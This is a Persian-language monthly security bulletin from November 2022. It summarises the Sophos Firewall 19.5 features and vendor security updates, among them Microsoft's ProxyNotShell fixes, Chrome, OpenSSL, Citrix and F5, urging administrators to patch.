
https://www.bleepingcomputer.com/news/security/exploit-released-for-actively-abused-proxynotshell-exchange-bug/

انتشار نسخه ۱۹/۵ سیستم عامل Sophos Firewall

نسخه ۱۹/۵ سیستم عامل Sophos Firewall منتشر شد. این به‌روزرسانی حاوی قابلیت‌های جدید متعددی است که در ادامه به آنها پرداخته شده است.


ویژگی‌های جدید

- **تعادل بار SD-WAN:** بر پایه قابلیت‌های قدرتمند SD-WAN - که در نسخه ۱۹ ارائه شد-، در این نسخه نیز تعادل بار (Load Balancing) در لینک‌های چندگانه SD-WAN جهت افزایش کارایی و افزونگی لحاظ شده است.
- **ظرفیت IPsec VPN:** در Sophos Firewall 19.5، ظرفیت IPsec VPN به میزان قابل توجهی افزایش یافته و بسته به مدل سری XGS، تعداد تونل‌های همزمان را تا دو برابر افزایش می‌دهد.
- **مسیریابی پویا با OSPFv3:** یکی دیگر از مهمترین قابلیت‌های این نسخه، مسیریابی پویا در OSPFv3 - مبتنی بر IPv6 - است که انعطاف‌پذیری، امنیت و کارایی را بهبود می‌بخشد.




حفاظت و کارایی Xstream

- **Xstream FastPath به‌عنوان شتاب‌دهنده TLS:** با بهره‌گیری از قابلیت‌های رمزگذاری سخت‌افزاری در پردازشگر Xstream Flow Processor، جریان‌های ترافیک رمزنگاری‌شده TLS در FastPath مدل‌های ۴۳۰۰، ۴۵۰۰، ۵۵۰۰ و ۶۵۰۰ سری XGS تسریع شده است. موضوعی که موجب افزایش کارایی به خصوص در حین بررسی عمیق بسته‌های ارتباطی می‌شود.



در دسترس‌پذیری بالا

- **بهبودها در وضعیت‌های مختلف، میدان دید و راحتی استفاده** که موجب تکامل پیکربندی‌های مرتبط با در دسترس‌پذیری بالا (HA) شده‌اند.
- **پشتیبانی از لینک اضافی (Redundant)** که سبب می‌شود دستگاه ها از طریق چندین لینک HA اضافی همواره در دسترس بوده و با انعطاف‌پذیری و قابلیت اطمینان بالا خدمات‌دهی کنند.



سایر بهبودها

- **جستجوی هاست و سرویس** که شما را قادر به انجام جستجو متنی آنها بر اساس نام و مقدار می‌کند.
- **بهبود ذخیره‌سازی فایل log.** که امکان رفع اشکال پیشرفته را فراهم می‌کند.
- **پیشتیبانی بهتر از رابط 40G** همراه با شناسایی خودکار پیکربندی‌های پیشرفته پورت در مدل‌های ۵۵۰۰ و ۶۵۰۰ سری XGS

جزییات کامل نسخه ۱۹/۵ سیستم عامل Sophos Firewall در لینک زیر قابل دریافت و مطالعه است:

https://community.sophos.com/sophos-xg-firewall/sfos-v19-5-early-access-program/m/files/9529/download

بروزرسانی‌ها و اصلاحیه‌های
آبان ۱۴۰۱

در آبان ۱۴۰۱ شرکت‌های زیر اقدام به عرضه بروزرسانی و توصیه‌نامه امنیتی برای برخی محصولات خود کردند.

مایکروسافت	سوفوس	سیتریکس
سیسکو	اپل	اپن‌اس‌اس‌ال
ترلیکس	وی‌ام‌ور	لنوو
کسپرسکی	موزیلا	سامبا
بیت‌دیفندر	گوگل	اف۵

در این گزارش که با همکاری شرکت مهندسی شبکه گستر و مرکز مدیریت راهبردی افتای ریاست جمهوری تهیه شده به برخی از بااهمیت‌ترین اصلاحیه‌های آبان ماه پرداخته شده است.

مایکـروسافت

در آبان ۱۴۰۱، شرکت مایکروسافت (Microsoft)، مجموعه اصلاحیه‌های امنیتی ماهانه خود را برای ماه میلادی نوامبر منتشر کرد. اصلاحیه‌های مذکور بیش از ۶۰ آسیب‌پذیری را در Windows و محصولات مختلف این شرکت ترمیم می‌کنند. درجه اهمیت ۱۱ مورد از آسیب‌پذیری‌های ترمیم شده این ماه «حیاتی» (Critical) و اکثر موارد دیگر «مهم» (Important) اعلام شده است.

این مجموعه اصلاحیه‌ها، انواع مختلفی از آسیب‌پذیری‌ها را در محصولات مایکروسافت ترمیم می‌کنند:

- «ترفیع اختیارات» (Elevation of Privilege)
- «اجرای کد از راه دور» (Remote Code Execution)
- «افشای اطلاعات» (Information Disclosure)
- «از کاراندازی سرویس» (Denial of Service - به اختصار DoS)

- «عبور از سد امکانات امنیتی» (Security Feature Bypass)
- «جعل» (Spoofing)

هفت مورد از آسیب‌پذیری‌های ترمیم شده این ماه (شناسه‌های CVE-2022-41128، CVE-2022-41091، CVE-2022-41073، CVE-2022-41125، CVE-2022-41040، CVE-2022-41082 و CVE-2022-37972)، از نوع «روز-صفر» می‌باشند و شش مورد آن به طور گسترده در حملات مورد سوءاستفاده قرار گرفته‌اند. خوشبختانه دو آسیب‌پذیری روز-صفر Exchange Server با شناسه‌های CVE-2022-41040 و CVE-2022-41082 که ProxyNotShell نیز نامیده می‌شوند و به‌طور فعال مورد سوءاستفاده قرار گرفته‌اند، توسط اصلاحیه‌های امنیتی ماه نوامبر ۲۰۲۲ توسط شرکت مایکروسافت ترمیم شده‌اند. دو آسیب‌پذیری مذکور در ۷ مهر ۱۴۰۱ در حملات شناسایی و گزارش شدند.

مایکروسافت آن دسته از آسیب‌پذیری‌هایی را از نوع روز-صفر می‌داند که پیش‌تر اصلاحیه رسمی برای ترمیم آن‌ها ارائه نشده، جزییات آن‌ها به‌طور عمومی منتشر شده یا در مواقعی مورد سوءاستفاده مهاجمان قرار گرفته است.

در ادامه به بررسی جزئیات ضعف‌های امنیتی روز صفر که در ماه میلادی نوامبر ۲۰۲۲ توسط شرکت مایکروسافت ترمیم شده‌اند، می‌پردازیم.

- آسیب‌پذیری CVE-2022-41128، دارای درجه اهمیت «حیاتی» بوده و از نوع «اجرای کد از راه دور» است و Windows Scripting Language از آن متاثر می‌شود. بهره‌جویی از این ضعف امنیتی مستلزم آن است که یک کاربر با نسخه آسیب‌پذیر Windows، به یک سرور مخرب یا سایت دستکاری شده مربوط به مهاجم دسترسی داشته باشد. مهاجم اغلب از طریق یک ایمیل یا یک پیام کاربر را متقاعد به بازدید از سرور یا سایت آلوده می‌کند.

- آسیب‌پذیری CVE-2022-41091، دارای درجه اهمیت «مهم» بوده و از نوع «عبور از سد امکانات امنیتی» است. مهاجم جهت بهره‌جویی از این ضعف امنیتی اقدام به ایجاد یک فایل مخرب Zip می‌نماید. این فایل راهکار دفاعی Windows به نام Mark of the Web - به اختصار MotW - را دور می‌زند و منجر به از دست دادن محدود یکپارچگی و غیرفعال شدن ویژگی‌های امنیتی نظیر Protected View در Microsoft Office که بر MotW متکی است، می‌شود.

- دیگر آسیب‌پذیری روز صفر ترمیم شده در نوامبر ۲۰۲۲، ضعف امنیتی CVE-2022-41073، با درجه اهمیت «مهم» و از نوع «ترفیع اختیارات» می‌باشد که بر Windows Print Spooler تاثیر می‌گذارد. مهاجمان با سوءاستفاده از این ضعف امنیتی قادر خواهند بود که اختیاراتی را در سطح SYSTEM به دست آورند.

- ضعف امنیتی CVE-2022-41125 که Windows CNG Key Isolation Service از آن متاثر می‌شود، دارای درجه اهمیت «مهم» بوده و از نوع «ترفیع اختیارات» می‌باشد. مهاجمی که موفق به بهره‌جویی از این آسیب‌پذیری می‌شود، می‌تواند امتیازاتی را در سطح SYSTEM به دست آورد.

- دیگر ضعف امنیتی روز صفر ترمیم شده در ماه نوامبر ۲۰۲۲، CVE-2022-41040 است که بر Microsoft Exchange Server تاثیر می‌گذارد. این آسیب‌پذیری دارای درجه اهمیت «حیاتی» است و از نوع «ترفیع اختیارات» می‌باشد. مهاجم با بهره‌جویی موفق از این ضعف امنیتی، توانایی اجرای PowerShell در سیستم آسیب‌پذیر را خواهد داشت.

- CVE-2022-37972: این ضعف امنیتی روز صفر ترمیم شده که دارای درجه اهمیت «مهم» است، از نوع «جعل» می‌باشد و Microsoft Endpoint Configuration Manager از آن تاثیر می‌پذیرد. گرچه این آسیب‌پذیری تاکنون در حملات مورد سوءاستفاده قرار نگرفته اما به نقل از مایکروسافت اکسپلویت آن افشای عمومی شده است.

- آخرین ضعف امنیتی روز صفر رفع شده CVE-2022-41082 می‌باشد. Microsoft Exchange Server از این آسیب‌پذیری تاثیر می‌پذیرد. مهاجم می‌تواند به عنوان یک کاربر احراز هویت شده، از طریق یک فراخوانی شبکه، کدهای دلخواه و مخرب را در حساب سرور از راه دور اجرا کند.

۱۱ مورد از آسیب‌پذیری‌های ترمیم شده این ماه دارای درجه اهمیت «حیاتی» می‌باشند که در ادامه به بررسی جزئیات برخی از این ضعف‌های امنیتی می‌پردازیم.

- CVE-2022-38015: این ضعف امنیتی از نوع «از کاراندازی سرویس» است که Windows Hyper-V را در نسخه‌های مختلف Windows Server تحت تاثیر قرار می‌دهد. با وجود اینکه این ضعف امنیتی دارای درجه اهمیت «حیاتی» است، مایکروسافت پیچیدگی حمله و همچنین احتمال بهره‌جویی از آن را «کم» اعلام نموده است.
- CVE-2022-41118: این ضعف امنیتی «حیاتی»، هر دو زبان اسکریپت‌نویسی Jscript9 و Chakra را در شرایطی تاثیر قرار می‌دهد. بهره‌جویی موفق از این آسیب‌پذیری مستلزم تعامل کاربر است؛ به این صورت که مهاجم باید از طریق یک ایمیل یا با ارسال یک پیام، قربانی را متقاعد کند که از سرور یا سایت مخرب او بازدید نماید. مایکروسافت احتمال سوءاستفاده از این ضعف امنیتی را «زیاد» اعلام نموده است.
- CVE-2022-41080: یکی دیگر از آسیب‌پذیری‌های «حیاتی» ماه نوامبر ۲۰۲۲ که از نوع «ترفیع اختیارات» است، دارای شناسه CVE-2022-41080 می‌باشد که نسخه‌های مختلف Microsoft Exchange از آن متاثر می‌شود. مایکروسافت پیچیدگی بهره‌جویی از این ضعف امنیتی را «پایین» و احتمال سوءاستفاده از آن را «زیاد» اعلام نموده است.
- CVE-2022-41039، CVE-2022-41044 و CVE-2022-41088: تمامی این سه ضعف امنیتی دارای درجه اهمیت «حیاتی» بوده و از نوع «اجرای کد از راه دور» می‌باشند. این آسیب‌پذیری‌ها بر Windows Point-to-Point Tunneling Protocol - به اختصار PPTP – تاثیر می‌گذارند. به نقل از مایکروسافت، مهاجم جهت بهره‌جویی از این ضعف‌های امنیتی باید یک بسته PPTP مخرب ایجاد نموده و آن را به یک سرور PPTP بفرستد. از طرفی مهاجم تنها با برنده شدن در شرایط رقابتی (Race Condition) قادر به اجرای کد از راه دور می‌باشد.

دیگر آسیب‌پذیری قابل توجه این ماه که ممکن است بیشتر مورد توجه مهاجمان قرار گیرد، ضعفی با شناسه CVE-2022-41049 و با درجه اهمیت «مهم» است که بر MotW تاثیر می‌گذارد. MotW یک ویژگی امنیتی است که فایل‌هایی که از اینترنت دانلود می‌شود را نشانه‌گذاری نموده و هشدار می‌دهد تا کاربر جوانب احتیاط را در نظر بگیرد زیرا ممکن است فایل دانلود شده مخرب باشند. بهره‌جویی موفق از این آسیب‌پذیری نیاز به تعامل کاربر دارد و در صورت ترغیب قربانی به بازنمودن فایل دستکاری شده مهاجم، می‌تواند منجر به از دست دادن یکپارچگی، غیرفعال شدن قابلیت امنیتی MotW و عدم نمایش حالت حفاظت شده (Protected View) شود. گرچه این ضعف امنیتی تاکنون مورد سوءاستفاده قرار نگرفته ولی مایکروسافت احتمال بهره‌جویی از آن را «زیاد» اعلام نموده است.

فهرست کامل آسیب‌پذیری‌های ترمیم شده توسط مجموعه‌اصلاحیه‌های نوامبر ۲۰۲۲ مایکروسافت در گزارش زیر قابل مطالعه است:

https://newsroom.shabakeh.net/26159/

سیسکو

شرکت سیسکو (Cisco Systems) در آبان ماه در چندین نوبت اقدام به عرضه بروزرسانی‌های امنیتی برای برخی از محصولات خود کرد. این بروزرسانی‌ها، ۴۳ آسیب‌پذیری را در محصولات مختلف این شرکت ترمیم می‌کنند. درجه اهمیت ۱۹ مورد از آنها از نوع «بالا» (High) و ۲۴ مورد از نوع «متوسط» (Medium) گزارش شده است. آسیب‌پذیری‌هایی همچون «از کاراندازی سرویس»، «تزریق کد از طریق سایت» (Cross-Site Scripting)، «افشای اطلاعات»، «تزریق فرمان» (Command Injection) و «ترفیع اختیارات» از جمله مهمترین اشکالات مرتفع شده توسط بروزرسانی‌های جدید هستند. مهاجم می‌تواند از بعضی از این آسیب‌پذیری‌ها برای کنترل سیستم آسیب‌پذیر سوءاستفاده کند. اطلاعات بیشتر در نشانی زیر قابل دسترس می‌باشد:

https://tools.cisco.com/security/center/publicationListing.x

ترلیکس

در ماهی که گذشت شرکت ترلیکس (Trellix) اقدام به انتشار نسخ زیر کرد:

ePolicy Orchestrator 5.10 Update 15:
https://docs.trellix.com/bundle/trellix-epolicy-orchestrator-on-prem-5.10.0-release-notes

Application and Change Control for Linux 6.4.23:
https://docs.trellix.com/bundle/application-change-control-6.4.x-release-notes-linux

Drive Encryption 7.4.0:
https://docs.trellix.com/bundle/drive-encryption-7.4.x-release-notes

Endpoint Security for Linux 10.7.12:
https://docs.trellix.com/bundle/endpoint-security-10.7.12-threat-prevention-release-notes-linux

لازم به ذکر است ترلیکس در زمستان سال گذشته و در نتیجه ادغام دو شرکت مک‌آفی اینترپرایز (McAfee Enterprise) و فایرآی (FireEye) تأسیس شد و اکنون مدتی است که نسخ جدید محصولات دو شرکت سابق تحت عنوان، نشان و ساختار Trellix ارائه می‌شوند.

کسپرسکی

در هشتمین ماه از سال ۱۴۰۱، شرکت کسپرسکی (Kaspersky)، سه ضعف امنیتی را در برنامه Installer محصولات خانگی این شرکت، ابزار Kavremover و نرم‌افزار Kaspersky Endpoint Security مرتفع کرد که جزییات آن در زیر به اشتراک گذاشته شده است:

https://support.kaspersky.com/general/vulnerability.aspx?el=12430#011122

بیت‌دیفندر

در آبان ۱۴۰۱، شرکت بیت‌دیفندر (Bitdefender) نسخ جدید زیر را عرضه کرد:

Bitdefender Endpoint Security Tools for Windows 7.7.2.228:
https://www.bitdefender.com/business/support/en/77212-77540-windows-agent.html

Bitdefender Endpoint Security Tools for Linux 7.0.3.2106:
https://www.bitdefender.com/business/support/en/77212-77513-linux-agent.html

Bitdefender Endpoint Security for Mac 7.12.22.200015:
https://www.bitdefender.com/business/support/en/77212-78218-macos-agent.html

سـوفـوس

شرکت سوفوس (Sophos) در آبان ۱۴۰۱، نسخه Sophos Firewall OS V19.5 را ارائه کرد. این بروزرسانی حاوی قابلیت‌های پیشرفته‌ای نظیر تعادل بار SD-WAN، افزایش ظرفیت IPsec VPN، مسیریابی پویا با OSPFv3 و در دسترس‌پذیری بالا می‌باشد. از طرفی با بهره‌گیری از قابلیت‌های رمزگذاری سخت‌افزاری در پردازشگر Xstream Flow Processor، جریان‌های ترافیک رمزنگاری‌شده TLS در FastPath مدل‌های ۴۳۰۰، ۴۵۰۰، ۵۵۰۰ و ۶۵۰۰ سری XGS تسریع شده است. موضوعی که موجب افزایش کارایی به خصوص در حین بررسی عمیق بسته‌های ارتباطی می‌شود. جزئیات بیشتر در نشانی‌های زیر قابل مطالعه می‌باشد:

https://newsroom.shabakeh.net/26281/sophos-firewall-v19-5-is-now-available.html
https://community.sophos.com/sophos-xg-firewall/sfos-v19-5-early-access-program/m/files/9529/download

اپـــل

در آبان ماه، شرکت اپل (Apple) با انتشار بروزرسانی، ضعف‌های امنیتی متعددی را در چندین محصول خود از جمله Safari، watchOS، MacOS Big Sur، tvOS، macOS Ventura، macOS Monterey، iOS، iPadOS و Xcode ترمیم و اصلاح کرد. سوءاستفاده از برخی از ضعف‌های مذکور، مهاجم را قادر به در اختیار گرفتن کنترل سامانه آسیب‌پذیر می‌کند. توصیه می‌شود با مراجعه به نشانی زیر، بروزرسانی مربوطه هر چه سریع‌تر اعمال شود:

https://support.apple.com/en-us/HT201222

وی‌ام‌ور

شرکت وی‌ام‌ور (VMware) در ماه گذشته نسبت به ترمیم هفت ضعف امنیتی و بروزرسانی شش وصله پیشین در محصولات زیر اقدام کرد:

- VMware ESXi
- VMware Cloud Foundation (Cloud Foundation)
- VMware Workspace ONE Assist (Assist)
- VMware vRealize Operations
- VRealize Suite Lifecycle Manager

توصیه اکید می‌شود با مراجعه به نشانی‌های زیر در اسرع وقت بروزرسانی‌های ارائه شده اعمال گردد تا از هرگونه سوءاستفاده پیشگیری شود:

https://www.vmware.com/security/advisories/VMSA-2022-0027.html
https://www.vmware.com/security/advisories/VMSA-2022-0028.html
https://www.vmware.com/security/advisories/VMSA-2022-0020.html
https://www.vmware.com/security/advisories/VMSA-2021-0021.html

مـوزیـلا

در آبان ماه، شرکت موزیلا (Mozilla) با ارائه بروزرسانی، چند آسیب‌پذیری امنیتی را در مرورگر Firefox و نرم‌افزار مدیریت ایمیل Thunderbird برطرف کرد. این اصلاحیه‌ها، در مجموع ۱۹ آسیب‌پذیری را در محصولات مذکور ترمیم می‌کنند. درجه حساسیت هشت مورد از آنها «بالا»، نه مورد «متوسط» و دو مورد «کم» (Low) گزارش شده است. سوءاستفاده از برخی از ضعف‌های مذکور، مهاجم را قادر به در اختیار گرفتن کنترل دستگاه آسیب‌پذیر می‌کند. توضیحات بیشتر در لینک زیر قابل مطالعه است:

https://www.mozilla.org/en-US/security/advisories/

گـوگـل

شرکت گوگل (Google) در آبان ماه در چندین نوبت اقدام به ترمیم آسیب‌پذیری‌های امنیتی مرورگر Chrome کرد. آخرین نسخه این مرورگر که در آبان ماه انتشار یافت، نسخه ۱۰۷.۰.۵۳۰۴.۱۰۶/.۱۰۷ برای Windows است. فهرست اشکالات مرتفع شده در لینک زیر قابل دریافت و مشاهده است:

https://chromereleases.googleblog.com/2022/11/stable-channel-update-for-desktop.html

لازم به ذکر است این شرکت در تاریخ ۵ آبان با انتشار یک بروزرسانی امنیتی اضطراری، ضعفی روز-صفر با شناسه CVE-2022-3723 در مرورگر Chrome را که از مدتی پیش مورد بهره‌جویی مهاجمان قرار گرفته، ترمیم کرد. این آسیب‌پذیری باگی از نوع Type Confusion است که پویشگر Chrome V8 JavaScript از آن متأثر می‌شود.
گوگل اکسپلویت آسیب‌پذیری CVE-2022-3723 توسط مهاجمان را تایید کرده است. با توجه به بهره‌جویی مهاجمان از این ضعف امنیتی به تمامی کاربران Chrome توصیه اکید می‌شود که از به‌روز بودن این مرورگر بر روی دستگاه خود اطمینان حاصل کنند. توضیحات گوگل در خصوص آسیب‌پذیری CVE-2022-3723 مذکور در لینک زیر قابل دریافت و مطالعه است:

https://chromereleases.googleblog.com/2022/10/stable-channel-update-for-desktop_27.html

سیتریـکس

در ماهی که گذشت، شرکت سیتریکس (Citrix) نیز با عرضه بروزرسانی‌های امنیتی، چندین آسیب‌پذیری با شناسه‌های CVE-2022-27510، CVE-2022-27513 و CVE-2022-27516 را در دو محصول Citrix ADC و Citrix Gateway ترمیم کرد. سوءاستفاده از این آسیب‌پذیری‌ها، مهاجم را قادر به در اختیار گرفتن کنترل سامانه می‌کند. توصیه می‌شود راهبران امنیتی جزییات ضعف‌های امنیتی مذکور را در نشانی زیر مرور کرده و بروزرسانی لازم را اعمال کنند.

https://support.citrix.com/article/CTX463706

اپن‌اس‌اس‌ال

۱۰ آبان ۱۴۰۱، بنیاد نرم‌افزاری اپن-اس‌اس‌ال (OpenSSL) با انتشار نسخه ۳/۰/۷، دو آسیب‌پذیری با شناسه‌های CVE-2022-3786 و CVE-2022-3602 را ترمیم کرده است. شدت حساسیت هر دوی این آسیب‌پذیری‌ها «بالا» گزارش شده است. این آسیب‌پذیری‌ها، ضعفی از نوع «سرریز حافظه» (Buffer Overflow) هستند. سوءاستفاده موفق از هر کدام از ضعف‌های امنیتی مذکور می‌تواند منجر به «ازکارانداری سرویس» شود. با این توضیح که اکسپلویت CVE-2022-3602 می‌تواند در شرایطی مهاجم را قادر به اجرای از راه دور کد نیز کند.

این دو آسیب‌پذیری، تنها نسخ ۳/۰/۰ تا ۳/۰/۶ را تحت تأثیر قرار می‌دهند و نسخ قدیمی ۱/۱/۱ و ۱/۰/۲ از این ضعف‌های امنیتی متاثر نمی‌شوند. با نصب این بروزرسانی، نگارش نسخ مذکور به ۳/۰/۷ تغییر خواهد کرد. شدت ضعف امنیتی CVE-2022-3602 در اطلاعیه اولیه OpenSSL، «حیاتی» اعلام شده بود ولی بعداً به درجه شدت «بالا» تنزل یافت.

OpenSSL کتابخانه‌ای است که به‌صورت پیش‌فرض در بسیاری از توزیع‌های Linux، کانتینرهای Docker و بسته‌های node.js و حتی محصولات امنیتی مورد استفاده قرار گرفته است. برای مثال، از جمله نسخ آسیب‌پذیر Linux به CVE-2022-3786 و CVE-2022-3602 می‌توان به موارد زیر اشاره کرد:

- Redhat Enterprise Linux 9
- Ubuntu 22.04+
- CentOS Stream9
- Kali 2022.3
- Debian 12
- Fedora 36

توصیه می‌شود که راهبران امنیتی در اولین فرصت نسبت به ارتقاء این نرم‌افزار اقدام کنند. توضیحات کامل در این خصوص در نشانی زیر قابل دسترس است.

https://www.openssl.org/news/secadv/20221101.txt

لـنـوو

شرکت لنوو (Lenovo) دو آسیب‌پذیری با شناسه‌های CVE-2022-3430 و CVE-2022-3431 را که با شدت بالا می‌باشند و بر مدل‌های مختلف لپ‌تاپ‌های ساخت این شرکت تأثیر می‌گذارند ترمیم و اصلاح کرده است. بهره‌جویی از آسیب‌پذیری‌های مذکور مهاجم را قادر به غیرفعالسازی UEFI Secure Boot می‌کند. UEFI Secure Boot یک سازوکار کنترلی است که هدف آن جلوگیری از فراخوانی و اجرای کد مخرب در طول فرآیند راه‌اندازی (Boot) است.

عواقب اجرای کد مخرب در جریان بوت شدن سیستم عامل قابل توجه بوده و مهاجم را قادر به عبور از سد تمام حفاظت‌های امنیتی دستگاه و در ادامه نصب و اجرای بدافزارهای دلخواه او می‌کند.

به تمامی کاربران لپ‌تاپ‌های آسیب‌پذیر توصیه می‌شود تا برای ایمن ماندن از گزند تهدیدات احتمالی مبتنی بر این دو ضعف امنیتی اقدام به بروزرسانی Firmware کنند. فهرست دستگاه‌های آسیب‌پذیری‌های مذکور در لینک زیر قابل دریافت و مطالعه است:

https://support.lenovo.com/us/en/product_security/LEN-94952

سامبا

گروه سامبا (Samba Team) با عرضه بروزرسانی، یک ضعف امنیتی با شناسه CVE-2022-42898 را در نسخ مختلف نرم‌افزار کدباز Samba برطرف کرد. سوءاستفاده از این ضعف ترمیم شده در اختیار گرفتن کنترل سیستم آسیب‌پذیر را برای مهاجم فراهم می‌کند. فهرست آسیب‌پذیری‌های رفع شده در نشانی‌های زیر قابل مطالعه می‌باشد:

https://www.samba.org/samba/history/security.html
https://www.samba.org/samba/security/CVE-2022-42898.html

اف۵

۲۵ آبان ۱۴۰۱، اف۵ (F5) اقدام به ترمیم دو ضعف امنیتی با درجه اهمیت «بالا» به شناسه‌های CVE-2022-41622 و CVE-2022-41800 در دو محصول BIG-IP و BIG-IQ نمود. سوءاستفاده از ضعف‌های امنیتی مذکور مهاجم را قادر به اجرای کد از راه دور و در اختیار گرفتن کنترل دستگاه آسیب‌پذیر می‌کند. از آنجایی که نمونه اثبات‌گر (Proof-of-Concepts – به اختصار PoC) ضعف امنیتی CVE-2022-41622 منتشر شده، توصیه می‌شود با مراجعه به نشانی‌های زیر در اسرع وقت نسبت ترمیم آسیب‌پذیری‌های فوق اقدام شود.


https://support.f5.com/csp/article/K13325942
https://support.f5.com/csp/article/K94221585
https://support.f5.com/csp/article/K05403841

گزارش‌ها

بیت‌دیفندر: ایران، چهارمین کشور از لحاظ کثرت باج‌افزارها

شرکت بیت‌دیفندر (Bitdefender) گزارش ماهانه خود را در خصوص تهدیدات سایبری منتشر کرد. در این گزارش ضمن مرور برخی تکنیک‌های مورد استفاده مهاجمان سایبری، خلاصه‌ای از آمار بدافزارهایی همچون باج‌افزارها نیز ارائه شده است.

